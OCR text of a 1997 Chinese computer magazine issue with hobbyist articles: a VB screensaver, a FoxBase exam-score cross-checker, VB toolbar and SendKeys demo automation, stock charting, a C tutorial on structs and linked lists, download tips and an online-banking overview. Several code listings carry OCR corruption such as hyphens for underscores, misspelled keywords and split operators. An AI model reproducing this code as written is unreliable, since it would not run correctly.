   ShowMouse  '使鼠标重新可见
   End        '然后退出屏幕保护程序
End Sub

Sub ShowMouse ()
   '这个子程序使鼠标箭头重新出现在屏幕上
   While ShowCursor(True) < 0
   Wend
End Sub

Sub HideMouse ()
   '这个子程序把屏幕上的鼠标箭头隐蔽起来
   While ShowCursor(False) >= 0
   Wend
End Sub

Sub Main ()
    '只允许屏幕保护程序的一个实例运行
    If App.PrevInstance=True Then
      Exit Sub
    End If
    '检查一下应该空屏还是显示设置对话框
    If InStr(Command $, "/c") Then
      MsgBox "No setup options for this screen saver" '显示
设置对话框
    ElseIf InStr(Command $, "/s") Then
      BlankForm.Show              '开始运行屏幕保护程序
    End If
    '等到没有要显示的窗体时就退出
    While DoEvents() > 0
    Wend
End Sub
```

清单 2: BLANK.FRM

(1)窗体和控制属性

对象

属性

设 置 FormBackColor & H00000000 & BorderStyle0 – NoneCaptionControlBoxFalseName-BlankFormScaleMode3 – PixelTimerInterval1NameTick (2)

窗体程序

```
Dim r, f, p, X0, Y0
Dim lastX, lastY
Const pi = 3.14159

Sub Form-Load ()
   Move 0, 0, Screen.Width, Screen.Height  '将窗体放大
到覆盖全屏幕
   HideMouse
   r = 50
   p = 0
   f = 0
   X0 = ScaleWidth / 2 - 1
   Y0 = ScaleHeight / 2 - 1
End Sub

Sub Form-KeyDown (KeyCode As Integer, Shift As Inte-
ger)
   EndScrnsave          '结束屏幕保护程序的运行
End Sub

Sub Form-MouseMove (Button As Integer, Shift As Inte-
ger, X As Single, Y As Single)
   If IsEmpty(lastX) Or IsEmpty(lastY) Then
      lastX = X
      lastY = Y
   End If
   '仅当鼠标移动足够迅速(一次 2 个象素以上)才恢复屏幕
   If Abs(lastX - X) > 2 Or Abs(lastY - Y) > 2 Then
      EndScrnsave     '结束屏幕保护程序
   End If
   lastX = X
   lastY = Y        '记住最后的位置
End Sub

Sub Tick-Timer ()
   Dim X As Single
   Dim Y As Single

   If f = 0 Then
      c = RGB(255 * Rnd, 255 * Rnd, 255 * Rnd)
      X = r * Cos(2 * pi * p / 360) + X0
      Y = r * Sin(2 * pi * p / 360) + Y0
      Line (X0, Y0)-(X, Y), c
      Circle (X, Y), 2, c

      If r = 200 Then
         f = 1
         Exit Sub
      End If
      r = r + 1 / 2
      p = p + 7
   ElseIf f = 1 Then
      c = RGB(0, 0, 0)
      X = r * Cos(2 * pi * p / 360) + X0
      Y = r * Sin(2 * pi * p / 360) + Y0
      Line (X0, Y0)-(X, Y), c
      Circle (X, Y), 2, c

      If r = 50 Then
         f = 0
         Exit Sub
      End If
      r = r - 1 / 2
      p = p - 7
   End If
End Sub
```

考生成绩校对程序

□安徽　黄书乐

目前各类学校招生大多引入微机进行管理，此项工作要求政策性强，时效性高。招生中大量考生的成绩录入、校对是一项单调乏味的事,极易发生差错。为了确保考生成绩录入迅速准确，我们在实践中曾采取两个人两台机器同时录入一份成绩，这样对同一个考生来说,两人录入都出错的可能性极小,然后将两个数据库拷至一台机器里进行比较校对并修改，纠正了不少录入错误,效果较好。此程序稍加修改,即可适用于其它领域数据校对。

程序是用 foxbase + 2.1 编写，在 dos6.0、ucdos5.0 环境下,联想 386,486 微机上调试通过。

```
* * * jdcj.prg * * *
set talk off
set stat off
set scor off
set proc to jdm
set colo to w/b,b/w
clea
@6,26 say "校 对 考 生 成 绩"
f1="kscj1   "
f2="kscj2   "
@11,22 say "请输入一号数据库名" get f1   &&两库由两人分别录入,结构相同
@14,22 say "请输入二号数据库名" get f2
@11,50 say "省略扩展名"
read
if.not.file(trim(f1) +".dbf") .or..not.file(trim(f2) +".dbf"))
  @8,0 clea
  @13,26 say "无此库文件,按任意键退出"
  k=inke(0)
  clea
  retu
endi
use &f1
inde on 准考证号 to kscj1s
set inde to kscj1s
sele 2
use &f2
inde on 准考证号 to kscj2s
set inde to kscj2s
sele 1
set rela to 准考证号 into b
x=0
y=0
do whil.not.eof()
  if (姓名<>b->姓名).or.(总分<>b->总分).or.(备注<>b->备注) &&总分有错
    ? chr(7)                           &&说明其它科成绩录入有误
    x=x+1
    @7,0 clea
    @9,16 say "这是一号库记录"
    sele 1
    y=y+1
    do jd            &&调用过程
    sele 2
    @7,0 clea
    @9,16 say "这是二号库记录"
    y=y+1
    ?chr(7)
    do jd
    sele 1
    skip
  else
    skip
  endi
endd
@8,0 clea
clos data
eras kscj1s.idx
eras kscj2s.idx
@10,30 say "校 对 完 毕"
@14,30 say "共查出"+str(x,2)+"个错误"
set proc to
k=inke(0)
clea
retu
* * * jdm.prg * * *
proc jd
zh=准考证号
xm=姓名
yz=语政
sx=数学
lh=理化
zl=职能
jf=加分
zf=总分
bz=备注
do whil.t.
  if mod(y,2)=1
    set colo to w/gr     &&两库记录显示变色,以便区别
  else
    set colo to b/g
  endi
@11,10 say "┌──────┬────────┬─────┬─────┬─────┬─────┐"
@12,10 say "│准考证号│"+zh+"│姓  名│"+xm+"│语 政│"+str(yz,6,2)+"│"
@13,10 say "├──────┼────────┼─────┼─────┼─────┼─────┤"
@14,10 say "│数  学│  "+str(sx,6,2)+" │理 化│"+str(lh,6,2)+"│职 能│"+str(zl,6,2)+"│"
@15,10 say "├──────┼────────┼─────┼─────┼─────┼─────┤"
@16,10 say "│加  分│  "+str(jf,6,2)+" │总 分│"+str(zf,6,2)+"│备 注│"+bz+"│"
@17,10 say "└──────┴────────┴─────┴─────┴─────┴─────┘"
```

（下转 46 页）

VB 应用程序编制实例(一)

□长沙 韩明华

VB 自 1991 年问世以来，已从 1.0 版步入到功能十分强大的 4.0 版。VB 以其开发软件周期短、操作简单、可视化程度高的优点倍受编程人员的青睐。近几年来，许多 Windows 程序员应用 VB 作为编程语言，开发了大量的应用软件。本文通过几个实例说明了 VB 的强大功能。

一、工具棒的建立方法

Windows 应用程序的操作界面都含有大量的图标，这些图标集中放在某一个区域形成工具棒(Toolbars)，工具棒中的图标用图示的方法表示某一种功能，可以加速操作，在某些 Windows 应用程序中还把这些工具棒直接称为加速棒(Speedbars)。下面介绍编制工具棒的方法。

在窗体上画一个足够大的图片框，使用这个图片框可以存放图标。设置图片框的 Align 属性，使图片框列在窗口的顶部，即[窗体名][控件名]Align = 1

在图片框中增加影像控件 (Image Control) 数组或者三维命令控制按钮数组 (3D Command Button Control)。改变控件的 Picture 属性，输入图形，图形的格式为：*.BMP，*.DIB，*.WMF，*.ICO。

下面的实例介绍了工具棒的建立方法，具体步骤为：

1. 建立一个图片框，取名为 Demo(即 Name 属性为 Demo)，设置 Align 属性，即 Demo.Align = 1

2. 在图片框上增加三维命令按钮，设置 Name 属性为 Tool，设置 Index 的属性为 0(第一个控件)，改变 Picture 属性，输入图示化的图形(文件)。改变提示信息，设置 Caption 取值为空。

3. 增加三维命令按钮控件，设置 Name 属性为 Tool，注意使 Index 属性分别为 1，2，……。

4. 建立窗体 Paint 事件过程

```
Sub FormPaint()
Demo.ScaleHeight = Tool(0).Height  '设置工具棒的高度
iw% = Tool(0).Width  '获取第一个图标的宽度,用于设置其他的图标宽度
For i% = 0 To 3
Tool(i%).Height = Demo.Scaleheiht
Tool(i%).Width = iw%
Tool(i%).AutoSize = 1  '设置图标中的图形充满整个图形框
Tool(i%).Move iw% * i%, 0  '重新排列所有图标的位置
Next i%
End Sub
```

5. 建立图标事件过程

为工具棒中的每一个图标增加一个过程，执行相应的命令：

```
Sub Tool-Click(index As Integer)
If index = 0 Then
Tool (0). Picture = Load("animal.bmp")  '更换第一个图标中图像
ElseIf index = 1 Then
j% = Shell("calc.exe", 1)  '执行 WINDOWS95 计算重新 CALC.EXE
 ElseIf index = 2 Then
End  '中止程序的执行
End If
End Sub
```

在实际应用中，程序员可以发挥自己的想象力，从而完善工具棒的功能。

二、Windows 演示程序的编程方法

Windows 应用软件系统中教学演示程序，在整个系统中占有十分重要的地位，它从一个侧面反映了应用软件的功能和用户界面。下面介绍了使用 VB 编制演示软件的语言基础，并列举实例说明。

三、演示软件激活语言软件的方法

应用软件可以通过演示程序激活，无论该应用程序是否是用户自己编制的程序。例如，用户可以通过演示激活字处理软件 Word for Windows。应用软件的激活可以依照应用软件所处状态使用 Shell 函数或 AppActivate 命令激活。

1. Shell 函数的使用

Shell 函数可以运行一个执行程序(即应用程序)，类似在"文件管理器"的"文件"菜单中运行一个程序，Shell 函数的使用语法是：

```
Shell(commandstr $ ,winstyle%)
```

其中，commandstr $ 是一个包含有路径的可执行文件字符串，winstyle% 是决定运行窗口类型的参数。例如

```
j% = Shell("c:\win\write.exe",1)
```

该句启动 Windows 中"Write"应用软件，窗口类型为具有输入焦点的正常窗口，它的返回值在 VB 中不使用。

2. AppActivate 命令的使用

AppActivate 命令可以把 Windows 的焦点移向指定的应用程序，若该应用程序没有启动，AppActivate 也不能启动，且此时会出现运行错误，使用 AppActivate 的语法是：

AppActivate titletext $

titletext $ 是应用出现的标题（窗口顶部的第一行文字），对大小写不敏感。例如：

AppActivate"calculator" or AppActivate "CALCULATOR"

这两句都能够把 Windows 的焦点移向"计算器(Calculator)"，即把计算器从后台调入前台。对于中文版 Windows 应使用下面的命令：

AppActivate"计算器"

3. 模拟输入控制应用程序

演示程序的关键是能使用代码模拟手工输入，控制应用程序的运行过程。使用 Sendkey 命令可以模拟键盘输入，使用方法为：

Senekey keyin $,Wait %

其中，keyin $ 为模拟输入的控制字符串。Wait % 为真(非零)时，说明 其它程序运行模拟输入完毕后，VB 才继续运行；Wait % 为假时，说明 VB 命令一执行(Send Keys)，马上继续运行自己本身。Wait % 可省略，缺省值为 0。下面为两实例：

SendKeys" %{F4}",1

该句说明向应用程序输入 <ALT> + <F4>，相当于通过键盘健入了退出应用程序的操作。

SendKeys" (Hello){Enter}",1

相当于通过键盘键入"Hello"，然后按回车键换行。

四、实例——使用 Word for Windows 应用程序

下面的实例，演示使用 Word，模拟输入"电脑爱好者"的英文和中文。

```
Private Sub Form-Click()
x = Shell("c:\msoffice\winword\winword.exe", 1) '启动 Word for Windows
SendKeys "(Computer Fan)", 1   '模拟输入英文"Computer Fan
SendKeys "{Enter}", True        '停留三秒
waittime (3)
SendKeys "电脑爱好者{Enter}", 1
waittime (3)
SendKeys "%", 1
waittime (2)
SendKeys "(F)", 1     '模拟按字母"F",选择"文件(F)"菜单
waittime (2)
SendKeys "(X)", 1     '模似按"X"选择,"退出"
SendKeys "(N)", 1     'WORD 弹出一个对话框,询问文件是否存盘,模拟按"N"
End
End Sub
```

```
Private Sub waittime(xt As Single)
  Dim starttime As Single
  starttime = Timer
  Do Until (Timer - starttime) > xt
Loop
End Sub
```

总之，演示程序的编制主要是使用 Shell、AppActivate 和 SendKeys 函数或语句，并且对应用程序进行演示时，需全面掌握键盘的输入过程，以便模拟。下面为一演示计算器使用的演示程序。读者不妨一试。

```
Private Sub Form-Click()
x = Shell("c:\winwords\calc.exe", 1)    '启动计算器
SendKeys "(2)", 1           '模拟输入 2
waittime (3)                '停留三秒
SendKeys "(+)", 1           '模拟输入"+"
waittime (3)
SendKeys "(2)", 1
waittime (2)
SendKeys "(=)", 1           '模拟输入"="
waittime (3)
SendKeys "4", 1             '模拟得到结果
waittime (4)
SendKeys "(F)", 1     '模拟按字母"F",选择"文件(F)"菜单
SendKeys "(X)", 1     '模拟按"X",选择"退出"
End
End Sub
```

（待续）

(上接 44 页)

```
@12,42 get xm
@12,58 get yz pict "999.99"
@14,25 get sx pict "999.99"
 @14,42 get lh pict "999.99"
 @14,58 get zl pict "999.99"
 @16,25 get jf pict "999.99"
 @16,42 get zf pict "999.99"
 @16,58 get bz
 set colo to w/b
 @9,48 say "第"+str(x,2)+"个错误"
 @21,26 say "请修改,不改处请按回车键"
 read
 cc=" "
 @21,0
 @21,26 say "请仔细校对,还要再修改(Y/N)?" get cc
 read
 if upper(cc)<>"Y"
   exit
 endi
 @21,0
 @21,26 say "请修改,不改处请按回车键"
endd
repl 姓名 with xm,语政 with yz,数学 with sx
repl 理化 with lh,职能 with zl,加分 with jf
repl 备注 with bz,总分 with yz+sx+lh+zl+jf
@21,0
retu
```

拥有自己的小"钱龙"

□陕西　阴波　杨沛沛

（接上期）

3.作图

与作平均线相似，所不同的是KD线不能画在K线图区域，最好把它放在屏幕下边，例如可占用成交量线区域，与K线图相对应。这样就更象钱龙。

程序示例：

```
    RENUM = 1
    DB = 'STOCK'
************KD***********
    @0,0 SAY CHR(14) + '[CO0]'
    @0,0 SAY CHR(14) + '[B40,301,637,398]'
    @0,0 SAY CHR(14) + '[{@14,14-45|303(5)3=3
五日KD指标}]'
    @0,0 SAY CHR(14) + '[{@15,15-2|295 100}]'
    @0,0 SAY CHR(14) + '[{@15,15-2|345  50}]'
    @0,0 SAY CHR(14) + '[CO8]'
    @0,0 SAY CHR(14) + '[L39,320,637,320]'
    @0,0 SAY CHR(14) + '[L39,380,637,380]'
    USE &DB
    J = 1
    DO WHIL .T.
    IF J = 1
    KD = 'D5'
    ENDI
    IF J = 2
    KD = 'K5'
    ENDI
    IF J> = 3
    EXIT
    ENDI
    GO RENUM
    KX1 = 40 + 5
    KY1 = &KD
    KX2 = 0
    N = 0
    KXA = 30
    @0,0 SAY CHR(14) + '[CO4]'
    @0,0 SAY CHR(14) + '[L40,350,635,350]'
    @0,0 SAY CHR(14) + '[CO5]'
    IF J = 2
    @0,0 SAY CHR(14) + '[CO2]'
    ENDI
    DO WHIL .T.
        IF &KD = 0
            KXA = KX1 + N
        ELSE
            KX1 = KXA + 15
            KY1 = &KD
            EXIT
        ENDI
        N = N + 15
        SKIP
    ENDD
        K = 15
    DO WHIL .T.
        SKIP
        IF EOF().OR.KX2> = 630
            EXIT
    ENDI
    KX2 = KXA + 15 + K
    KY2 = &KD
  @0,0 SAY
  CHR(14)  + '  [L'  + STR(KX1)  + ','  + STR(400 -
KY1) + ',' + STR(KX2) + ',' + STR(400 - KY
  2) + ']'
    KX1 = KX2
    KY1 = KY2
    K = K + 15
  ENDD
  J = J + 1
  ENDD
```

编者：本文的后半部分关于UCDOS 3.1的屏幕存储功能在小钱龙系统中的巧妙应用：测量功能、快速查询将在我们的网络杂志及第2季度刊盘上登出。

（完）

谈VB4.0加入专用控件的方法

□辽宁　赵砥

在本刊1997年第1期发表的《用VB进行多媒体程序设计初步》一文中，作者使用了修改autoload.mak文件的方法加入多媒体控件，这样太繁琐了，如果不知道专用控件的序列号就无法加入，而且控件总出现在工具盒中，占用系统资源。其实VB4.0提供了更方便、直观的加入专用控件的方法，具体方法如下：

1.进入VB4.0，在设计状态下，打开Tools菜单下的custom controls子菜单，出现供选择专用控件的表单。

2.选择要加入的专用控件，例如：要加入MCI控件，请选取控件列表中Microsoft Multimedia Control。

3.按确定按钮，MCI控件就自动加入到工具盒中，这时便可使用了。


谈《七彩世界》的设计制作

李岩

多媒体光盘的设计应针对用户特点，我们这套《七彩世界》主要面对中小学生，所以设计制作上以造型生动、色彩鲜艳的画面，生动活泼的动画，对天文、地理以及生活环境知识作出了广泛的介绍，深入浅出。同时配以引人入胜的音效和游戏，能充分调动孩子们的兴趣。

这次推出的是其中之一“奇妙大自然”。它向小朋友们介绍了与我们生活息息相关的自然知识，并对200多种地上水下动物的生活习性进行了详细的描述。主要内容为：我们生存的这个地球、我们头顶的灿烂的星空、人类的生活环境、可爱的动物王国、江河湖海的精灵、在青山绿水之间的有趣的小动物、飞翔在天空的五彩缤纷的鸟儿，还有许多曾经生活在我们这个星球上但是现在已经消失了的各种各样的恐龙。针对用户的心理特征，我们在片头设计了一个可爱的卡通形象，它踏着滑板由远而近，飞入《七彩世界》。在任一画面中，当鼠标由箭头变为一只小手时，表示这个区域有一些详细的知识要告诉你。这时单击鼠标，在一段背景音乐和动画下会弹出一个小画面，向你讲解许多有趣的自然知识。如果你单击那个不停跳动的大眼睛，小画面内容的名称会转为英文，并播放读音。最初我们设计将所有知识性内容也转为英文，但考虑到对于小用户来说，难度太大了，于是只将名称转为英文，但在每一类知识画面中都有一篇中文、












英文的总体介绍朗读给你。

针对用户们的不同需要和兴趣，程序操作中提供了"帮助"、"中英文转换"、"声音控制"和"检索"等功能，每当鼠标移动到这些小按钮上，那个按钮就会不停地跳动起来，这时单击鼠标就会实现它的功能。这众多的功能就象是一扇扇窗口，小朋友们可以在任何一种状态下得到帮助，随意地切换中文、英文方式；还可以控制所有的声音播放和查找自己想知道的事物。



为了使用户在学习之后进行复习，我们还为大家设计了三个非常好玩的游戏：《拼图》，《填色》和《找找看》。《拼图》和《填色》游戏是大家都喜欢玩的游戏，游戏成功之后，你不但能得到一份小小的奖励，还能把你拼好的图形或填上颜色的图形打印出来！《找找看》游戏呢，这是一个小小的考题，考考你对动物的识别程度。不过，如果你仔细地看过这张"奇妙大自然"光盘，这个游戏对你来说就更有意思了。光盘中还配有优美的音乐和很好玩的小音效，当你按动它们时，你就如同置身一片纯净的大自然中，在玩的同时学习自然科学知识。如果您对我们的设计思想和制作方法有什么好的建议，欢迎来信告诉我们，以便我们在下面推出的光盘中得到改进。




本栏目由北京联科电子出版技术有限公司协办









□北京　吕凤翥

[例 3]编程求两个复数的和和积。

```
struct complex {
            float re,im;    };
 #define CMP struct complex
main()
{    static CMP x={1.0,2.0},y={3.0,4.0};
    CMP z1,z2,add();
    z1=add(x,y);
    printf("add:%.2f+i%.2f\n",z1.re,z1.im);
    multiply(x,y,&z2);
    printf("multiply:%.2f+i%.2f\n",z2.re,z2.im);   }
CMP add(x,y)
CMP x,y;
{ CMP z;
   z.re=x.re+y.re;
   z.im =x.im +y.im;
   return(z);             }
multiply(x,y,z)
CMP x,y,*z;
{     (*z).re=x.re*y.re-x.im*y.im;
      (*z).im=x.re*y.im+x.im*y.re;     }
```

该程序的输出结果为：

```
add:4.00+i6.00
multiply:-5.00+i10.00
```

该例中开始定义了一个结构模式 complex，它有两个 float 型的成员，为了书写方便使用宏定义命令 define 定义了标识符 CMP 为 struct complex。后面将用 CMP 来定义具有 complex 结构名的结构变量和指向结构变量的指针。

该例中出现了如下的有关结构变量的应用：

①结构变量作函数参数，例如 add() 函数的调用中，实参与形参都使用的是结构变量。

②指向结构变量的指针作函数参数。例如 multiply() 函数调用中有一个参数实参为地址值而形参为指针，实现传址调用，并在被调用函数中通过指针来改变调用函数中结构变量 z2 的值。

③结构变量作为函数的返回值，例如 add() 函数就是一个返回值为结构变量的函数。

五、链表和位段

链表和位段实际上是结构的具体的两个应用，链表在数据结构中用的较多，位段可用来对数据信息进行压缩。

1.链表

链表一般分单向链表和双向链表两种。这里仅讨论简单的单向链表。一个链表有许多个数据项组成的，每个数据项又称为元素或结点，无元素的链表称为空链表。每个链表都有表头，它实际上是一个指向链表首元素的指针，每个链元素是一个结构变量，它至少要有两个成员，一个是用来存放数据的，(往往存放数据的成员要有多个)，另一个是用来存放下一个元素的地址，该成员将用自身引用的指针。链表还有一个尾元素，它是该链表中最后的一个元素，该元素中存放地址的成员被设置为 0。

链表的操作一般常用有如下几种：

.建立链表　　.查找元素
.插入元素　　.存储链表
.删除元素　　.输出链表

等。

由于篇幅有限，这里仅举一个建立和输出链表的例子，为了突出链表的建立和输出过程特将元素假设为最简单：一个字符和一个指针。由于链表的各元素不要求顺序存放，因此每建立一个元素时都要先用动态存储分配函数 malloc() 分配一个内存空间，然后再给它赋值。函数 malloc()的格式如下：

```
void *malloc(size);
```

该函数有一个参数，该参数 size 表示要申请的内存空间大小(字节数)，该函数返回一个地址值，如果分配成功，则返回所分配的内存单元的首地址，否则返回 NULL。因此，在为该函数分配存储空间后，都将判断一下是否分配成功，如果分配失败，则将退出程序。

[例 4]建立并输出一个简单元素的链表。

程序如下：

```
#include <stdio.h>
struct list {       char data;
                    struct list *next;           };
/*上述结构是链表元素的结构模式,下面是建立链表函数*/
struct list *creat-list( )
{   struct list *h,*p,*q;
    char ch;
    h=(struct list *)malloc(sizeof(struct list));
    p=q=h;
    ch=getchar();
    while(ch!='#')      /*#为输入结束符*/
   {     p=(struct list *)malloc(sizeof(struct list));
         p->data=ch;
     q->next=p;
     q=p;
     ch=getchar();    }
   (*p).next='\0';
   return(h);    }
/*下面是输出链表函数*/
pri-list(h)
struct list *h;
{  struct list *p;
   p=h;
   printf("head");
   p=p->next;
```

```
  while(p! = NULL)
  {   printf("- > %c",p - > data);
      p = p - > next;           }
  printf("\n");        }
/* 下面是主函数 main() */
main()
{  struct list  *head;
   head = creat-list();
   pri-list(head);       }
```

该程序中有三个函数;creat_list()、pri_list()和 main()。

建立链表函数 creat_list() 是用来建立链表的,它可以建立若干个元素组成的链表。链表的头指针被放在 h 中,该函数最后返回链表头 h,因此,该函数为指针函数。链表的每个元素被简化为只有一个数据成员 char 型变量 data 和一个自身引用的指针 next,它用来存放下一个元素的地址。该函数中定义了三个指向结构变量的指针 h,p 和 q,其中 h 用来存放头指针的,p 是用来指向所开辟的新的元素的地址,即由 malloc() 函数给它赋值,q 是用来指向刚刚建立的元素的指针,即当前链表中最后一个元素的指针,随着 p 和 q 的不断后移,链表中的元素将不断增加,直到当输入的字符值为'#'时,便结束链表的建立,并将最后一个元素的 next 成员设置为'\0'。最后,返回头指针。该头指针是用来对链表操作的唯一的标志。只要有了头指针则该链表便可进行任意操作。

输出链表函数 pri_list()比较简单,有了链表的头指针,便可从头开始逐一地输出该链表的各元素的数据成员值,直到链表中的最后一个元素,即该元素的 next 成员为 NULL。

执行该程序,键入 abcde# 回车后,屏幕上显示输出结果为:

head→a→b→c→d→e

关于链表的其他操作,例如,插入或删除元素操作,请读者自己编写程序。

2.位段

位段又称位域。为了在一个字中存放若干个变量的值而进行紧缩存放而引进了位段的方法。该方法是以二进制位为单位来定义结构成员的长度。因此,位段实际上是结构的一种应用。使用位段的方法对定义在一个字中的若干个变量的存取采用了对结构成员的存放方法。例如,在一个 16 位的字长中,存放不同长度的 4 个变量 a,b,c,d,它们长度分别为 6 位、4 位、2 位和 4 位。其定义如下:

```
struct data {  unsigned int a:6;
               unsigned int b:4;
               unsigned int c:2;
               unsigned int d:4;        } d;
```

对 a, b, c, d 的访问将用结构变量的成员表示如下:

```
d.a = 16; d.b = 6; d.c = 1; d.d = 8;
printf("%d,%d\n",d,a,d,c);
```

关于位段方面例子不再列举。

本讲练习题

分析下列各程序的输出结果:

```
1. struct student {  char  *name;
                     float grad;       } *p;
main()
{  struct student a;
   p = &a;
   p - > grad = 95.5;
   p - > name = (char *)malloc(20);
   strcpy(p - > name,"Wang Li");
   printf("%s\t%.2f\n",(*p).name,p - > grad);    }
2. struct x {  int a;
               char  *b;          } *p;
char x0[] = "abcd",x1[] = "efgh";
struct x c[] = {1,x0,2,x1};
main()
{  p = c;
   printf("%c\t", + + *p - > b);
   printf("%d\t",(*p).a);
   printf("%d\t", + + p - > a);
   printf("%d\t",( + + p) - > a);
   printf("%c\n", *(p + + ) - > b + 2);     }
3. struct s {int a, *b;} *p;
int x[] = {11,12},y[] = {21,22};
main()
{  static struct s a[] = {10,x,20,y};
   p = a;
   printf("%d,", *p - > b);
   printf("%d,",(*p).a);
   printf("%d,", + + p - > a);
   printf("%d,",p + + - > a);
   printf("%d,", + + (*p).a);
   printf("%d\n",(*p).a + *(*p).b);   }
```

上讲练习题答案

1.efghijl,ghijl,地址值
  k,l,f,h 的 ASCII 码值(104)
2.0 5 7 2 13
3.地址值,地址值,0
  地址值,地址值,0
  1,1,1
  1,2,2
4.8,9,10
5.POINTENTER STEW

(待续)

山东省将开展 NIT 资格认定

山东省将于今年 10 月开展全国信息应用技术 NIT 证书考试(NIT 资格认定方法详情请见本刊今年第 2 期)。

山东省首次面向社会开考的 NIT 证书考试中有计算机基础(001)模块、英文字处理(101)模块、中文字处理(117)模块和会计电算化(901)模块,其中计算机基础(001)模块已纳入山东省自学考试部分专业计划中,做为自学考试专业计划中的必考课。感兴趣的读者可以打电话 0531-2941043 联系。

让“下载”轻松点儿

□本刊记者　臧捷

拥有丰富的免费共享软件(ShareWare)可能是Internet最具魅力的特性之一。我们不仅可以在Internet上“免费下载”几乎任意类型的软件，而且还可以最先得到许多优秀软件的测试版本。因此，越来越多的人开始热衷这种“免费下载”方式。但当我们真的要在网上查找一个软件并下载它的时候就会发现，这个过程并非像我们想象的那么简单易行。

Internet 网络的局限

软件的顺利下载需要有一个顺畅的传输环境，但由于目前通信条件的局限，在进行下载时就不可避免地存在一定的传输限制。这种限制主要来自于网络的带宽、传输线路支持速率以及接收设备的发送/接收速率等。其中网络的带宽的限制尤为突出，它从根本上限制了单位时间内通过网络的信息总量。目前，在国内有5个Internet网络出口：中科院高能物理研究所、中科院计算机网络信息中心、北京化工大学、清华大学、邮电部。其中邮电部也只能够提供2Mbps的出口速率。我们可以简单地设想一下，假如有100个用户希望同时持续地以28.8kbps的速率使用Internet，那么他们需要2.88Mbps的带宽。显而易见，如果上述的100个用户同时访问Internet资源(如WWW)，网络带宽就会产生严重的瓶颈问题。实际上，100个用户只是同时使用网络者中的很小一部分。因此，用户不可能同时以28.8kbps的速率传输或接收信息。在通常的情况下随着网络用户的增加，我们所能得到的速率远低于这个水平，有时甚至只有几个bps，这几乎和死机没有什么分别。网络的带宽相对来说是比较固定的。我们寄希望于网络建设整体水平的提高。作为普通拨号上网用户，提高下载速度的有效途径就是选择较为理想的接收设备并掌握一定的技巧。在经济条件允许的条件下，建议您选购28.8kbps的Modem。

提高下载效率

在通常的情况下，同一软件的查询结果可能有很多处。到底选择什么地方下载呢？当然选择最快捷的节点。因此，在本国的服务器上就可以下载的软件就没必要‘跑到’美国去(尽管这样做并不困难)。这种舍近求远的做法将明显延长下载的时间，不仅浪费了使用者的时间和金钱，更浪费了宝贵的带宽。因此，对于广大的Internet用户来说非常有必要花些时间去搜索一下更近一些的信息源。通常来说，地理上最近的节点是比较明智的选择。另外，下载时间段也应合理选择，原则上应尽量避开上网的高峰时段。笔者曾经用14.4kbps的Modem下载过观看*.pdf格式文件的Adobe acrobat reader 3.0，这个文件总长2.15MB从中午11:30开始下载，用时2小时34分钟。而在当天晚上10点开始的第2次下载只用时1小时41分钟。您不妨一试，避开上网高峰不仅有利于文件以比较高的速率传输，还可以更好地保证传输的成功率。

工欲善其事，必先利其器

高效的网络下载同时还需要优秀的下载工具。我们目前所用的FTP软件通常都是以UNIX风格的命令方式提供下载服务的。这种命令方式对于普通用户来说显得过于生硬，尤其表现在目录的切换过于烦琐。更可怕的是当下载一个几兆的大程序时，很可能在经过两个小时或更长的时间后由于网络的中断而前功尽弃。我想大家在下载文件时一定体会过这种忐忑不安的心情。但是如果您试着用一下CuteFTP，这种情况就会有所改观。CuteFTP是一种具有Windows风格的图形化文件传输工具。在文件的传输过程中您可以清楚地看见远端主机和本地机的目录，感觉就像在操作Windows的文件管理器。CuteFTP还支持类似Windows中Shift和ctrl键实现文件连选或单选的功能。而CuteFTP最吸引人的地方则是它的断点续传功能，也就是当在下载过程中出现断线时，CuteFTP会自动保留断点以前的数据并做好断点时的传输记录，等再次下载时CuteFTP将从断点处继续开始。这样，即使在传输的过程中多次断线，您也可以分几次将完整的大程序传回。这种功能对于电话拨号入网的用户尤为重要，您再也不必担心下载过程中的断线了。CuteFTP的长度还不到500KB，而且它本身就是一个共享软件，您可以在节点http://www.cuteftp.com或登录到ftp://ftp.cuteftp.com节点的/pub/cuteftp目录下载得到，它的16位版本(for windows 3.x)和32位版本(for win95/NT)的可执行程序分别是16cftp.exe和32cftp.exe。如果您按本刊第2期中介绍的利用e-mail查询方法给Archie服务器发一个请求，您将得到更多的查询结果。希望它能使您的下载轻松点儿。◇

国际互联网上的金融服务

□国联公司　流星海

随着国际互联网（Internet）的迅速普及和发展，利用这一最先进的工具进行金融活动的现象已经越来越普遍，保险、股票信息与交易、证券期货、基金信托、移民投资和电子银行纷纷出现在国际互联网的舞台上。公众越来越方便地利用Internet来查询金融业的信息，从事种种贸易和金融活动。

一、电子银行：

电子银行一般是由一些大银行在网络上开办的服务系统，是线上交易和从事种种金融活动的基础，目前台湾有一家规模较大的信托网络银行，下面以它为例谈谈有关的几个问题。

1. 安全保障

进行网上金融活动的方便性毋庸置疑，但它的安全性却令某些用户放心不下，这种顾虑其实是不必要的。当客户与这个信托网络银行连线或准备进行查询时，该系统会要求客户输入密码和相关保护信息，并加以严格审核（密码连续三次输入有错，该客户将被暂时禁止使用），待确认完毕后电脑画面的左下角会显示一个完整的钥匙，即表示所有传输资料会以乱码处理，这样就能保证数据在传输过程中的安全性，防止被窃。

2. 转帐功能

在办理银行存款和入户手续后，银行确定资金已经到位，客户就能在网络中进行交易和帐务的流动，如购买和卖出股票或其他金融投资。一些地区以当地权威银行作为资金流通的保障，以确保其资金转帐的普遍有效性。在国际范围内，目前比较流行的是VISA、MASTER等网络资金卡，可用于全世界范围的资金转帐和交易。

3. 查询功能

凡该银行客户，且已申请电子银行授权的密码，即可执行各项余额，历史交易及联行转帐交易的查询。一般用户还可进行如下查询：活期储蓄存款利率，定期存款利率，外币放款利率，外币存款利率，外汇汇率，银行承兑汇票发行利率，基金行情，零存本利等等。

（待续）

Internet网址分类简介

□北京　邹容

娱乐类：

1. 站名：旅行公司

网址：http://www.biztravel.com

简介：一个帮助安排旅行计划，提供沿途及目标所及各地区的天气、餐饮、住宿、风光的详情的国际旅行公司。

2. 站名：中文电影资料库

网址：http://home.ust.hk/~bolupin/movies/gb/

